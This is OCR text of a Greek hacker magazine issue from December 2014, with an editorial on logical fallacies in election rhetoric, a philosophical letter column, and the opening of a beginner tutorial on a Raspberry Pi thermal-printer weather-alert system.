all rights reversed

HACKER

Δεκέμβριος 2014 # Τιμή τεύχους 3,99€

τεύχος 039 - Εκλογές-Schmeκλογές Edition

Αποκάλυψη bugs και vulnerabilities για όλους [*]

Ανάπτυξη εφαρμογών σε C# για το .NET

Το Kali Nethunter, στο Android device σας

Ευέλιγκτη κρυπτογράφηση συστημάτων αρχείων

Σύστυμα προειδοποίησης για ακραία καιρικά φαινόμενα

[*] ...με την πανίσχυρη τεχνική του fuzzing!

all rights reversed

HACKER

tefhos 39°

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Γιώργος Αραβίδης, Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Πέτρος Κυλαδίτης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Θωμάς Σερμπίνης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στην Καλαμαριά Θεσσαλονίκης. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

Γνωρίζουν σχεδόν τα πάντα, για σχεδόν οτιδήποτε

Είναι πλέον γεγονός. Όπου κι αν πηγαίνει ο Yours Truly, ο Θεός της Καλοκαιρίας τον ακολουθεί. Μπορεί βέβαια να συμβαίνει και το αντίστροφο. Εξαιτίας, π.χ., μιας καλοστημένης φάρσας της Μοίρας, ο Yours Truly ισως να βαδίζει στο μονοπάτι που χαράσσει ο Θεός της Καλοκαιρίας. Όπως και να 'χει, το αποτέλεσμα είναι το ίδιο.

by subZraw

Φύγαμε για λίγες μέρες με την κα Σύμβουλο Εκδόσεως (TM) από τη Θεσσαλονίκη, και η πόλη είδε χιόνι. Πήγαμε βορειότερα, στην όμορφη Δράμα με τη μαγευτική Ονειρούπολη, και η πόλη *δεν* είδε χιόνι. Ήταν να κατέβω για λίγες μέρες Εύβοια –τελικά το ακύρωσα λόγω επίμονου πουντιάσματος– και είδαν κι εκεί χιόνι. Το βλέπετε το μοτίβο; Σχεδόν παντού χιόνι, εκτός από εκεί που θα έπρεπε να χιονίζει. Και γιατί δεν χιονίζει, εκεί που θα έπρεπε; Ρητορικό το ερώτημα.

Είναι κι άλλα τα απρόσμενα των ημερών. Να, θα πω ένα στην τύχη: Οδεύομεν προς εκλογάς. Ξανά. Μιλάμε βεβαίως για εκλογές που για ορισμένους είναι καταστροφικές, τη στιγμή που για άλλους είναι λυτρωτικές. Αλλά ασχέτως του τι πιστεύει ο καθένας, οι εκλογές θα γίνουν. Κι από την επομένη μας περιμένουν λιμοί και καταποντισμοί ή η μία ευλογία μετά την άλλη. Εντελώς μεταξύ μας και με το χέρι στην καρδιά, παρακαλώ πείτε μου: Μπορείτε να είστε απολύτως βέβαιοι για το τι από τα δύο θα συμβεί; Προσωπικά δεν μπορώ. Εδώ δεν μπορώ καλά καλά να 'μαι σίγουρος για το αν το "τζι τζι" των τζιτζικιών ακούγεται όταν δεν είναι κανείς εκεί γύρω για να τ' ακούσει, είναι δυνατόν να είμαι σίγουρος για το πώς εξελίσσονται τα πράγματα ή για το πού οδεύει η χώρα;

Αρκετοί πάντως *είναι* σίγουροι, αφού φαίνεται πως ξέρουν – και ξέρουν καλά. Αρκεί μια βόλτα από τα σόσιαλ τα μίντια, κι ο ανύποπτος επισκέπτης δεν αργεί να συνειδητοποιήσει ότι ένα σωρό κόσμος γνωρίζει σχεδόν τα πάντα, για σχεδόν οτιδήποτε. Πολιτικοί, οικονομολόγοι, δημοσιογράφοι, σταρτάπερς αλλά κι ο Μέσος Παπαδόπουλος ™, σχεδόν όλοι τους κατέχουν την αλήθεια. Και με αφετηρία την αλήθεια (τους), προσπαθούν να φωτίσουν ή/και να συμμορφώσουν όλους τους υπόλοιπους. Κάποιες φορές με λογικά επιχειρήματα, άλλες με εμπνευσμένο τρολάρισμα, τις παράλλες με πλάγιες ή και με ευθείες επιθέσεις.

Την προπαραμονή της Πρωτοχρονιάς, εκεί που παρακολουθούσα συζητήσεις με επιχειρήματα και μη-επιχειρήματα για την αναπόφευκτη πορεία της χώρας προς την καταστροφή ή τη λύτρωση, όλως ξαφνικώς θυμήθηκα ένα άρθρο που κάποτε είχα διαβάσει. Το άρθρο είχε δημοσιευτεί σε ένα περιοδικό που έχει πάψει να κυκλοφορεί, στο οποίο για

χρόνια είχα τη χαρά να είμαι συντάκτης – και για λίγο καιρό αρχισυντάκτης. Αυτή τη στιγμή δεν είμαι σίγουρος για το ποιος είχε γράψει το εν λόγω άρθρο. Θα στοιχημάτιζα για έναν κάπως περίεργο συνάδελφο, ο οποίος κάθε μέρα ερχόταν στο γραφείο στις εννέα το πρωί ακριβώς κι έφευγε στις 5 το απόγευμα – πάλι ακριβώς. Πάντοτε ήταν απασχολημένος με κάποια εργασία για το περιοδικό, ταυτόχρονα όμως είχε πλήρη συναίσθηση του τι γινόταν γύρω του και συχνά συμμετείχε τόσο στις σοβαρές συζητήσεις, όσο και στις πλάκες. Τέλος πάντων, επειδή τώρα δεν είμαι 100% σίγουρος για το αν ήταν δικό του, δεν θα πω κάτι περισσότερο για τον αγαπητό συνάδελφο. Το άρθρο, φίλες και φίλοι, αφορούσε στα λογικά σφάλματα που συνηθίζουμε να κάνουμε, άλλοτε από άγνοια κι άλλοτε εσκεμμένα. Θυμάμαι ότι μου είχε κάνει ιδιαίτερη εντύπωση, ειδικά λόγω των παραδειγμάτων με τα λογικά σφάλματα που –σχεδόν πάντα εσκεμμένα– κάνουν οι πολιτικοί.

Για μια στιγμή σκέφτηκα ν' αναζητήσω το άρθρο, αλλά γρήγορα συνειδητοποίησα ότι δεν έχω ελπίδα να το βρω. Άρχισα λοιπόν το ψάξιμο στο Internet – και σύντομα βρήκα μια άκρη. Με αφορμή τις πολιτικές εξελίξεις των ημερών, βλέπετε, κάτι με είχε πιάσει και ήθελα να "κατηγοριοποιήσω" μερικές από τις πολιτικαντιές που ακούμε στην τηλεόραση και διαβάζουμε στα σόσιαλ μίντια.

"Η Ελλάδα κινδυνεύει να βρεθεί εκτός ευρώ, αν επικρατήσει ο Σύριζα", είναι ο τίτλος της εφημερίδας Α. Η εφημερίδα Α είναι γνωστή και έγκριτη, επομένως ο τίτλος δεν μπορεί παρά να αποτελεί έγκυρη πρόταση. Αντίστροφα: "Η Ελλάδα θα συνεχίσει στο δρόμο της ανάπτυξης, αρκεί να μην έρθει στα πράγματα ο Σύριζα", είναι ο τίτλος της εφημερίδας Β. Η εφημερίδα Β είναι γνωστή και έγκριτη, επομένως ο τίτλος δεν μπορεί παρά να αποτελεί έγκυρη πρόταση. Στην πραγματικότητα αμφότεροι οι συλλογισμοί δεν είναι υποχρεωτικά σωστοί. Τα λογικά επιχειρήματα του είδους είναι γνωστά ως *argumentum ad verecundiam* ή αλλιώς ως *προσφυγή στην αυθεντία*. Συχνά αποτελούν λογικές πλάνες και η γενική τους μορφή έχει ως ακολούθως:

- ο Δείνα ισχυρίζεται το Τάδε
- ο Δείνα έχει κάποιο θετικό χαρακτηριστικό
- άρα το Τάδε είναι αληθές

Ηθικό δίδαγμα: Αν ακούμε ή διαβάζουμε κάτι από κάποιον που εμπιστευόμαστε ή από κάποια πηγή που εμπιστευόμαστε, δεν σημαίνει ότι σώνει και καλά αυτό το "κάτι" ισχύει, βεβαίως ούτε ότι θα επαληθευτεί.

"Μετά τις εκλογές μας περιμένει είτε η προκοπή είτε η καταστροφή". Πρόκειται για κλασικό παράδειγμα λογικής πλάνης που ονομάζεται *ψευδές δίλημμα* ή *πλάνη των άκρων*. Αν το καλοσκεφτείτε, οι πολιτικοί αγαπούν ιδιαίτερα αυτή την πλάνη και

καταφεύγουν συχνά σ' αυτή για να περάσουν τις απόψεις τους και να μας κερδίσουν. Στην πραγματική ζωή, μεταξύ δύο (ακραίων) ενδεχομένων υπάρχουν ένα σωρό άλλες δυνατότητες. Μένοντας στο αρχικό παράδειγμα, ενδέχεται να έχουμε ανάπτυξη αλλά με ταυτόχρονη φτωχοποίηση της πλειονότητας των πολιτών. Μπορεί πάλι η ανάπτυξη να φρενάρει, όμως μεγάλη μερίδα του πληθυσμού να ανακουφιστεί. Θα μου πείτε τώρα ότι όλα εξαρτώνται από το πώς εννοεί κάποιος την "ανάπτυξη", σε κάθε περίπτωση όμως καταδεικνύεται η πλάνη του ψευδούς διλήμματος.

"Όλοι πιστεύουν ότι η Γη είναι επίπεδη, άρα είναι". Επίσης: "Πρέπει να τη δεις την τάδε ταινία – έχει σπάσει το μποξ όφις". Τα δύο αυτά παραδείγματα είναι λογικές πλάνες της κατηγορίας *argumentum ad populum* ή αλλιώς *σύνδρομο της αγέλης*. Το ότι πολλοί πιστεύουν κάτι, δεν σημαίνει ότι αυτό το "κάτι" ισχύει. Επίσης: Αν όλοι σπεύδουν να δουν μια ταινία, δεν σημαίνει ότι θα αρέσει και στον επόμενο που θα τη δει. Κι ένα παράδειγμα από την πολιτική ζωή: "Το νομοσχέδιο ψηφίστηκε από την πλειονότητα του σώματος της Βουλής, άρα είναι για το καλό μας". Εδώ απλά γελάμε ή/και κλαίμε.

"Οι δημοσκοπήσεις δείχνουν μείωση της ψαλίδας μεταξύ των δύο μεγάλων κομμάτων, άρα στις εκλογές πάμε για ντέρμπυ". Μπορεί να είναι έτσι, μπορεί όμως και όχι. Αν θέλουμε να είμαστε ακριβείς, προτάσεις όπως την προηγούμενη πρέπει να τις βλέπουμε ως λογικές πλάνες από την κατηγορία της *βεβιασμένης γενίκευσης*. Κάνουμε, δηλαδή, μία ή περισσότερες έρευνες σε *μέρος* του πληθυσμού, αλλά βιαζόμαστε να προδικάσουμε το πώς θα συμπεριφερθεί το *σύνολο* του πληθυσμού. Όμως οι έρευνες και οι δημοσκοπήσεις δεν επαληθεύονται πάντα στην πράξη, οπότε το μόνο που μπορούμε να αντιστοιχίσουμε στην προηγούμενη πρόταση είναι έναν βαθμό βεβαιότητας. Καθένας μάλιστα θα αντιστοιχεί διαφορετικό βαθμό βεβαιότητας, αφού η εκτίμησή του ουσιαστικά είναι μια πρόβλεψη, η οποία συχνά βασίζεται στη διαίσθηση ή/και στο συναίσθημα.

Μια αναζήτηση περί "logical fallacies" στο Google, επιστρέφει πολλές άλλες λογικές πλάνες στις οποίες συχνά-πυκνά πέφτουμε θύματα (δείτε, π.χ., αυτό: `http://en.wikipedia.org/wiki/List_of_fallacies#Informal_fallacies`). Σίγουρα μπορούμε να ισχυριστούμε ότι είναι αναμενόμενο να την παθαίνουμε – αν μη τι άλλο επειδή δεν είμαστε τέρατα γνώσεων, ούτε ρομπότ που επεξεργάζονται καλά ορισμένους κανόνες Μαθηματικής Λογικής. Τι κάνουμε, λοιπόν, στις εκλογές που έρχονται; Ο καθένας οφείλει να ζυγίσει τα (όποια) δεδομένα και να πάρει την απόφασή του. Είναι επίσης αναμενόμενο ότι πολλοί θα ψηφίσουν με βάση τη διαίσθηση ή ακόμη και το συναίσθημα. Γι' αυτό άλλωστε οι έγκριτοι αναλυτές εξήγησαν από νωρίς ότι σ' αυτή την εκλογική αναμέτρηση συγκρούονται ο Φόβος με το Θυμό.

Όπως και να το δούμε, θα είναι ενδιαφέρον το 2015. Κι αν μου επιτρέπετε, θα ήθελα να κάνω και μια πρόταση: Ανεξαρτήτως του αποτελέσματος, δεν πρέπει να μασάμε. "Κάτι μας είπες τώρα", είναι αναμενόμενο να πείτε. Καλά θα κάνετε να το πείτε – και μπορώ να σας διαβεβαιώσω ότι σχεδόν σας άκουσα να το λέτε. Για εμένα, όμως, αυτό το ταπεινό "να μη μασάμε" έχει την αξία του.

Μου το είχε πει κι ο Θείος Ακάκιος, λίγο πριν από τις εκλογές του 2012.



Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου
από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research

POST CAR

THE ADDRESS TO BE WRITTEN ON THIS SI





ουέλ μέλ

Αγαπητοί μου,

Μόλις επέστρεψα από την Εβγα του κυρίου Κώστα.

Με είχαν στείλει να πάρω ζάχαρη άχνη για τους κουραμπιέδες που προσπαθούν να φτιάξουν από το πρωί, η μητέρα της εξαδέλφης και η Κυρία Καίτη.

Κακά τα ψέματα, είμαστε πάλι στο Δεκέμβριο και οδεύουμε ολοταχώς προς τα Χριστούγεννα. Εξ ου και η πρεμούρα να φτάξουμε κουραμπιέδες.

Λα λα. Πώς πάει το τραγουδάκι; Χριστούγεννα μας έφτασαν, εμπρός βήμα ταχύ, να τα προϋπαντήσουμε παιδιά στην εξοχή. Η κάτι τέτοιο, τέλος πάντων.

Βέβαια καμιά όρεξη δεν έχω να τρέχω χειμωνιάτικα στην εξοχή, αλλά μην το κάνουμε θέμα τώρα, αφού μας το προτρέπει ο ποιητής, κάτι θα ξέρει.

Λοιπόν. Οι πολιτικές εξελίξεις τρέχουν. Είμαι γενικά πολύ μπερδεμένος αλλά η επίσκεψη στην Εβγα του κυρίου Κώστα με έκανε να δω τα πράγματα καθαρά. Η μάλλον με έκανε να δω πως υπάρχουν κάποιοι που βλέπουν τα πράγματα καθαρά. (Εγώ πάλι, όχι.)

Η συζήτηση στην Εβγα είχε ξεκινήσει από πολλή ώρα. Όλοι οι θαμώνες είχαν κάτι να πούνε, και όλα τα θέματα ήταν πλέον τραπέζι: Οι τριακόσιοι του έθνους· οι ψηφοφορίες για τον Πρόεδρο της Δημοκρατίας· οι αιτιάσεις για χρηματισμό· οι κρυφές μαγνητοσκοπήσεις· οι επερχόμενες (από ό,τι φαίνεται) εκλογές· οι απαιτήσεις της τρόικας· η διαγραφή του Ελληνικού χρέους· οι Γερμανικές αποζημιώσεις· η άνοδος της τιμής του πετρελαίου· τα γεωπολιτικά σχέδια του Πούτιν· οι χακερικές επιδόσεις της Βορείου Κορέας· η Μπόκο Χαράμ.

Το βασικό μας πρόβλημα όμως είναι ένα, σε αυτό συμφωνούσαν όλοι. Η λύση είναι απλή. Μπροστά στα μάτια μας.

Πλήρωσα τη ζάχαρη και περιμένα να ακούσω. Για κάποιο λόγο, όμως, οι πολιτικοί αναλυτές της Εβγας του Κυρίου Κώστα δίσταζαν να μιλήσουν. Τους μπέρδευε η παρουσία μου; Δεν ξέρω. Μην έχοντας άλλη επιλογή τους άφησα και επέστρεψα σπίτι εξ ίσου αδαής με όσο και όταν είχα βγει.

Είμαι λοιπόν καθισμένος στην γραφομηχανή της Κυρίας Καίτης και σκέφτομαι. Δίπλα μου η εξαδέλφη διαβάζει ειδήσεις στο τάμπλετ.

Η βασική μας εκκρεμότητα, μη νομίζετε πως έχω ξεχάσει, έχει να κάνει με το ηφαίστειο και τους Ισλανδούς. Μπουμπουνίζει το Bárðarbunga ή δεν μπουμπουνίζει και περιμένει τους Ισλανδούς για να μπουμπουνίσει; Καίει η λάβα του ή δεν καίει; Υπάρχει η επιστολή μου ή δεν υπάρχει; Κάνουν τζι τζι τα τζιτζίκια ή δεν κάνουν;

Προβληματίζομαι λίγο, αγαπητοί μου, διότι αν το είχα φανταστεί ότι θα χρειαζόμουν τόσες και τόσες επιστολές για να εξηγήσω το αυτονόητο, θα το είχα αποφύγει το θέμα.

(Εντάξει, τρόπος του λέγειν "αυτονόητο". Υπερβολές.)

Λοιπόν. Για να δούμε πού βρισκόμαστε. Βουτάω κατευθείαν στα βαθιά νερά.

Βρισκόμαστε εκεί που ισχυριζόμουν πως οι οντολογικές αποφάνσεις είναι αδύνατες και πως οι οντότητες για τις οποίες μιλάμε δεν υπάρχουν "αντικειμενικά" παρά μόνο ως έννοιες (ή ονόματα) "στο πλαίσιο ενός μοντέλου ερμηνείας του κόσμου". Τόνιζα πως είναι το μοντέλο αυτό που "δίνει νόημα" στις έννοιες και "περιγράφει τις αλληλεξαρτήσεις τους με τις άλλες έννοιες του ίδιου μοντέλου". Οι έννοιες οι ίδιες δεν υπάρχουν.

Αυτό έγραφα. Απλό δεν είναι; Απλό.

Κι όμως, κάτι μου λέει πως δεν σας έχω πείσει καθόλου. Τις προάλλες ο ανιψιός μου έστειλε με μέιλ ένα απόσπασμα από κάποιον διάλογο στο Facebook που συμμετείχε και ο Κύριος Εκδότης. Παραθέτω χαρακτηριστικό απόσπασμα.

"Εμένα πάλι δεν μου το βγάζετε από το νου (μιλάει ο Κύριος Εκδότης) ότι το Bárðarbunga εκρήγνυται ανεξαρτήτως μοντέλων, Ισλανδών ή ερμηνειών. Θεωρώ ότι δύσκολα θα βρεθεί παρατηρητής, οπουδήποτε στο γνωστό ή άγνωστο Σύμπαν, ο οποίος δεν θα νιώσει μια κάποια ενόχληση βουτώντας μέσα στη λάβα."

Μπερδεύομαι. Είπα εγώ ποτέ κάτι τέτοιο; Νομίζει πράγματι ο Κύριος Εκδότης πως κατά τη γνώμη μου αν δεν ξέραμε τι είναι τα ηφαίστεια θα μπορούσαμε κάλλιστα ν' αρχίσουμε τα μακροβούτια στη λάβα; Βουτάω στα βαθιά νερά είπα, όχι στην λάβα.


"Αυτό το 'κάτι' (συνεχίζει ο Κύριος Εκδότης) είναι εκεί και κάνει ό,τι ξέρει να κάνει, αδιαφορώντας επιδεικτικά για τους παρατηρητές."

Λοιπόν, για να πούμε τα πράγματα με το όνομά τους: Με τη διατύπωση αυτή δεν διαφωνώ. Καθόλου.

Αυτό το "κάτι" είναι πράγματι εκεί και κάνει ό,τι ξέρει να κάνει.

Όμως άλλο λέω. Λέω πως εμείς οι άνθρωποι δεν έχουμε ιδέα ούτε τι είναι αυτό το κάτι, ούτε τι κάνει, ούτε τι ξέρει να κάνει. Δεν μπορούμε ποτέ να μιλήσουμε "αντικειμενικά" για το "τι είναι" και "τι δεν είναι". Εικασίες κάνουμε και περιγραφές. Φτιάχνουμε ερμηνευτικά μοντέλα. Οι οντότητες για τις οποίες μιλάμε δεν υπάρχουν "αντικειμενικά". Αυτό σημαίνει εκείνη η φρασούλα που έγραψα --και με χαρά ξαναγράφω: "Οι οντολογικές αποφάνσεις είναι αδύνατες." Τελεία. Παύλα.

Αυτό δεν σημαίνει πως κατ' εμέ ο κόσμος "δεν υπάρχει". Αυτό έλειπε. Μια χαρά υπάρχει. Ανεξάρτητα και πέρα από 'μένα, κι από εσάς και από όλους



τους άλλους. Όμως, εμείς οι άνθρωποι δεν έχουμε άμεση πρόσβαση στο "πώς είναι" ο κόσμος. Νομίζουμε πως έχουμε αλλά δεν έχουμε. Το μόνο στο οποίο έχουμε πρόσβαση είναι στο πώς τον καταλαβαίνουμε. Αυτή, η ερμηνευτική πρόσβαση στον κόσμο γίνεται πάντα με τη διαμεσολάβηση ενός προκατασκευασμένου εννοιολογικού μοντέλου. "Προκατασκευασμένο", εδώ, σημαίνει πως δεν το έχω φτιάξει ούτε εγώ, ούτε εσείς, ούτε η μητέρα της εξαδέλφης που είναι Ινδουίστρια. Ούτε καν ο Κύριος Εκδότης, ο πρωτοπόρος αυτός επιστήμων και λοιπά και λοιπά. Όλοι εμείς το έχουμε βρει έτοιμο. Είναι προϊόν μιας εποχής, αλλά όντες όλοι εμείς στην ίδια εποχή δυσκολευόμαστε να δούμε την ιστορικότητά του.

Το βασικό ζητούμενο από ένα εννοιολογικό μοντέλο --οποιοδήποτε εννοιολογικό μοντέλο-- δεν είναι ούτε η αντικειμενικότητα, ούτε η ορθότητα, ούτε η αλήθεια (whatever that is). Είναι η ερμηνευτική του επάρκεια. Αρκεί να μας επιτρέπει να κατανοούμε το ένα ή το άλλο φαινόμενο με ικανοποιητικό (για μας) τρόπο.

Ειδική περίπτωση εννοιολογικών μοντέλων είναι αυτά που ονομάζουμε "επιστημονικά". Το επιπλέον ζητούμενο από αυτά, πλέον της ερμηνευτικής τους επάρκειας, είναι η εσωτερική συνέπεια. Δεν έχει σημασία τι πιστεύω. Μπορεί εγώ, και όλοι οι άνθρωποι της εποχής μου, να πιστεύουμε πως η Γη είναι στο κέντρο του κόσμου και πως ο Θεός Ήλιος διασχίζει τον ουρανό με το πύρινο άρμα του. Εφόσον πιστεύουμε πως ο Θεός Ήλιος δεσμεύεται από τον ρόλο του κι ότι αύριο θα έρθει με το άρμα του την προβλεπόμενη ώρα ακόμα κι αν έχει πονοκέφαλο ή τον πείραξε το πρωινό, τότε το ερμηνευτικό μας μοντέλο είναι επιστημονικό.

Θα με ρωτήσετε, πιθανόν: Δηλαδή υπάρχει ο Θεός ο Ήλιος; Θα σας γελάσω. Για όσους πάντως τον περιμέναν κάθε πρωί να έρθει για να τους φέρει την αυγή, αυτός ερχόταν. Άρα γι' αυτούς υπήρχε.

Το Bárðarbunga υπάρχει; Υποθέτω. Κατά το μέτρο που υπάρχουν Ισλανδοί υπάρχει. Προτού πάνε εκεί οι Ισλανδοί, βεβαίως, δεν υπήρχε. Δεν υπήρχαν ούτε η Ισλανδία ούτε οι Ισλανδοί. Υπήρχε η Θούλη, και κάποιοι έβλεπαν τους καπνούς και πίστευαν πως κάπου εκεί κρυμμένα βρίσκονταν τα εργαστήρια του Ήφαιστου.

Καταλαβαίνετε πού το πάω; Μπορεί να μην υπήρχε το Bárðarbunga, αλλά για όσους πήγαιναν κατά κει, αρκούσε να προσέχουν πού πατάνε, και να αποφεύγουν τα μακροβούτια στη λάβα. Λόγω Ηφαίστου, όχι τίποτα άλλο.

Πού μας οδηγούν όλα αυτά λοιπόν;

Μας οδηγούν εκεί απ' όπου ξεκινήσαμε τον περασμένο Αύγουστο, όταν αναρωτιόμουν γιατί αποτυγχάνουμε σε όλες μας τις προσπάθειες να φτιάξουμε αλγοριθμικά μοντέλα της ανθρώπινης σκέψης (επιστολή 035).

Εγραφα: "Αποτυγχάνουμε γιατί παίρνουμε ως δεδομένο πως η «αντικειμενικότητα», whatever that is, είναι θεμέλιο της ανθρώπινης σκέψης, ενώ δεν είναι παρά προϊόν της προσπάθειάς μας να περιγράψουμε το πώς εμπλεκόμαστε, εμείς οι άνθρωποι, στον κόσμο. Ενα προϊόν ιστορικό."

Εμμένω σε αυτό.

Σας αφήνω τώρα γιατί η εξαδέλφη πάει στην κουζίνα να βοηθήσει με τους κουραμπιέδες. Ευκαιρία να διαβάσω στο BBC για την Βόρειο Κορέα και το χάκεμα στη Σόνυ. Μα πού πηγαίνει ο κόσμος μας, μου λέτε;

Σας ασπάζομαι,
Θείος Ακάκιος

ονέιρμένλ

Skill: Beginner
Tags: Raspberry Pi, thermal printer, GPIO, MAX3232, Python



by multiPetros

Έκτακτα δελτία καιρού από το Raspberry Pi [μέρος 1ο]

Έχετε παίξει παιχνίδια με post-apocalyptic σενάριο; Μιλάμε για τα παιχνίδια που τοποθετούν τον ήρωα στη Γη, αλλά μετά από το ξέσπασμα μιας τεράστιας καταστροφής. Ένα συνηθισμένο στοιχείο σε αυτά τα σενάρια αποτελεί το πάντρεμα παλιών και νέων τεχνολογιών, αφού οι άνθρωποι δεν έχουν τους πόρους ή τα μέσα για την ανάπτυξη σύγχρονων λύσεων. Ε, λοιπόν, κάτι τέτοιο αποφασίσαμε να κάνουμε κι εμείς! Όχι γιατί δεν έχουμε τους πόρους ή περιμένουμε κάποια καταστροφή να συμβεί, αλλά για την πρόκληση και το χαβαλέ :D

Στο τεύχος 017 του περιοδικού, ο καλός φίλος και συνάδελφος GiannouG παρουσίασε το Internet of Things. Σ' εκείνο το άρθρο, χρησιμοποιώντας ένα Arduino και το Ethernet shield μάς έδειξε πώς μπορούμε να συνδέσουμε έναν αισθητήρα θερμοκρασίας σ' αυτό το ιδιότυπο δίκτυο συσκευών. Στο παρόν τεύχος θα κάνουμε το αντίστροφο: Θα χρησιμοποιήσουμε το αγαπημένο μας Raspberry Pi κι αντί να στείλουμε μετρήσεις σε κάποιο δίκτυο, θα αντλήσουμε τα αποτελέσματα από μετρήσεις που έκαναν άλλοι. Στη συνέχεια θα επεξεργαστούμε τα σχετικά δεδομένα και θα τα παρουσιάσουμε σ' ένα φυσικό και οικείο μέσο: στο χαρτί! Για να γίνουμε πιο συγκεκριμένοι, θα κατασκευάσουμε ένα σύστημα ειδοποίησης για ακραία (και μη) καιρικά φαινόμενα, που θα στηρίζεται στο Raspberry Pi και σε έναν θερμικό εκτυπωτή. Ένα τέτοιο σύστημα θα μπορούσε να τυπώνει μηνύματα σε συγκεκριμένα χρονικά διαστήματα και να παρουσιάζει την πρόγνωση για τις επόμενες ώρες. Εναλλακτικά, θα μπορούσε να επιδεικνύει φειδώ, τυπώνοντας μηνύματα μόνο όταν επίκειται κάποια επικίνδυνη ή απότομη μεταβολή στον καιρό. Εμείς προτιμήσαμε τη δεύτερη προσέγγιση, επειδή θα εξοικονομεί χαρτί και οι εκτυπώσεις θα έχουν μεγαλύτερη βαρύτητα: Κάθε μήνυμα που θα τυπώνεται απ' αυτό το σύστημα θα τραβάει την προσοχή μας για τα καλά.

Ζήτημα επικοινωνίας

Ένα βασικό πρόβλημα που πρέπει να λύσουμε αφορά στη διασύνδεση του εκτυπωτή με το Raspberry Pi. Οι θερμικοί εκτυπωτές διαθέτουν συνήθως μια θύρα USB ή μία σειριακή. Πέρα όμως από τον "φυσικό" τρόπο σύνδεσης, που αφορά σε καλώδια και σε βύσματα, πρέπει να ασχοληθούμε και με τη "λογική" διασύνδεση των συσκευών, δηλαδή με το πρωτόκολλο επικοινωνίας. Όπως φαντάζεστε, γενικές λύσεις που να δουλεύουν για κάθε εκτυπωτή δεν υπάρχουν. Εμείς είχαμε στη διάθεσή μας το θερμικό εκτυπωτή Epson TM-T20, ο οποίος έχει κατανάλωση μόλις 1Watt και απ' αυτή την άποψη θα λέγαμε ότι αποτελεί το έτερον ήμισυ του Raspberry Pi. Ο συγκεκριμένος εκτυπωτής διαθέτει θύρα USB, γεγονός που διευκόλυνε αρκετά την εργασία μας. Αυτό που χρειαζόμασταν ήταν κάποιο πρόγραμμα που θα επέτρεπε τον έλεγχο του εκτυπωτή από τον μικροσκοπικό υπολογιστή μας. Κάπως έτσι ξεκινήσαμε μια αναζήτηση στο Διαδίκτυο και πολύ σύντομα καταλήξαμε στη βιβλιοθήκη python-escpos. Το σχετικό repository φιλοξενείται στο Google Code και στη διεύθυνση https://code.google.com/p/python-escpos. Για να κατεβάσουμε τον κώδικα της βιβλιοθήκης απαιτείται το VCS (Version Control System) ονόματι Mercurial[1]:



Ο εκτυπωτής που είχαμε στη διάθεσή μας διέθετε θύρα USB, ενώ υποστηριζόταν κι από τη βιβλιοθήκη escpos. Έτσι, η αξιοποίησή του από ένα πρόγραμμα σε Python αποδείχθηκε εύκολη υπόθεση.

```
sudo apt-get install mercurial
```

1. Αν δεν γνωρίζετε τι είναι το Mercurial μπορείτε να διαβάσετε τα άρθρα του Sonic για τα Version Control Systems, στα τεύχη 003 και 004 του περιοδικού.

Για την πραγματοποίηση της λήψης δώσαμε κάτι τέτοιο:

```
hg clone https://code.google.com/p/python-escpos/ ~/escpos_source
```

Με αυτόν τον τρόπο δημιουργήθηκε, στο home directory, ο κατάλογος escpos_source, εντός του οποίου βρισκόταν ο πηγαίος κώδικας της βιβλιοθήκης escpos. Για την εγκατάσταση, όμως, απαιτούνταν τα λεγόμενα setup tools, καθώς και η παρουσία μερικών ακόμα βιβλιοθηκών. Έτσι, το επόμενο βήμα ήταν να δώσουμε κάτι τέτοιο:

```
$ sudo apt-get install python-imaging python-serial python-setuptools
```

